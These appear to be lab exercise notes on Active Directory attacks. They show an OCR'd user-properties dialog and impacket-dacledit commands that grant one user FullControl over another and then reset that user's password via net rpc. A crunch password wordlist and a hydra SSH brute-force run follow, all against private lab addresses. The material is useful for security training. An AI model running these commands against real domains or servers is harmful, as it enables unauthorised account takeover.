

14-04-2025

Topic: ssti injection

Topic: ad-dacl-writedacl

Topic: use Crunch tool to generate password for user1 user2 user3 and bruteforce it

<https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>

ans1

user5 Properties



Published Certificates	Member Of	Password Replication	Dial-in	Object
Security	Environment	Sessions	Remote control	
Remote Desktop Services Profile	COM+	Attribute Editor		
General	Address	Account	Profile	Telephones
				Organization



user5

First name: Initials:

Last name:

Display name:

Description:

Office:

Telephone number:

E-mail:

Web page:

user5 Properties



Published Certificates Member Of Password Replication Dial-in Object

Remote Desktop Services Profile

COM+

Attribute Editor

General

Address

Account

Profile

Telephones

Organization

Security

Environment

Sessions

Remote control

Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (domain\Domain Admins)
- Cert Publishers (domain\Cert Publishers)
- Enterprise Admins (domain\Enterprise Admins)

Add...

Remove

Permissions for Everyone

Allow

Deny

Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input type="checkbox"/>	<input type="checkbox"/>
Change password	<input checked="" type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.


Advanced

OK

Cancel

Apply

Help




```
(impacket-env)-(root@kali)-[~/test/impacket/examples]
# impacket-dacledit -action 'write' -rights 'FullControl' -principal 'user5' -target-dn 'CN=user4,CN=Users,DC=domain,DC=local' 'do
main.local'/'user5':'Password@5' -dc-ip 192.168.150.168

(impacket-env)-(root@kali)-[~/test/impacket/examples]
#
```

```
(root@kali)-[~/test/impacket/examples]
# net rpc password user4 'Password@987' -U ignite.local/user5%'Password@5' -S 192.168.150.168

(root@kali)-[~/test/impacket/examples]
#
```



ans2

crunch 10 10 0123456789 -o passwords.txt -t Password^%

```
(root@kali)-[~/test/impacket/examples]
# crunch 10 10 0123456789 -o passwords.txt -t Password^%
Crunch will now generate the following amount of data: 3630 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330
crunch: 100% completed generating output

(root@kali)-[~/test/impacket/examples]
# cat passwords.txt
Password!0
Password!1
Password!2
Password!3
Password!4
Password!5
Password!6
Password!7
Password!8
Password!9
Password!0
```

hydra -l user -P passwords.txt ssh://192.168.1.100

```
(root@kali)-[~/test/impacket/examples]
# hydra -l user -P passwords.txt ssh://192.168.1.100

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-14 11:37:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 330 login tries (l:1/p:330), ~21 tries per task
[DATA] attacking ssh://192.168.1.100:22/
```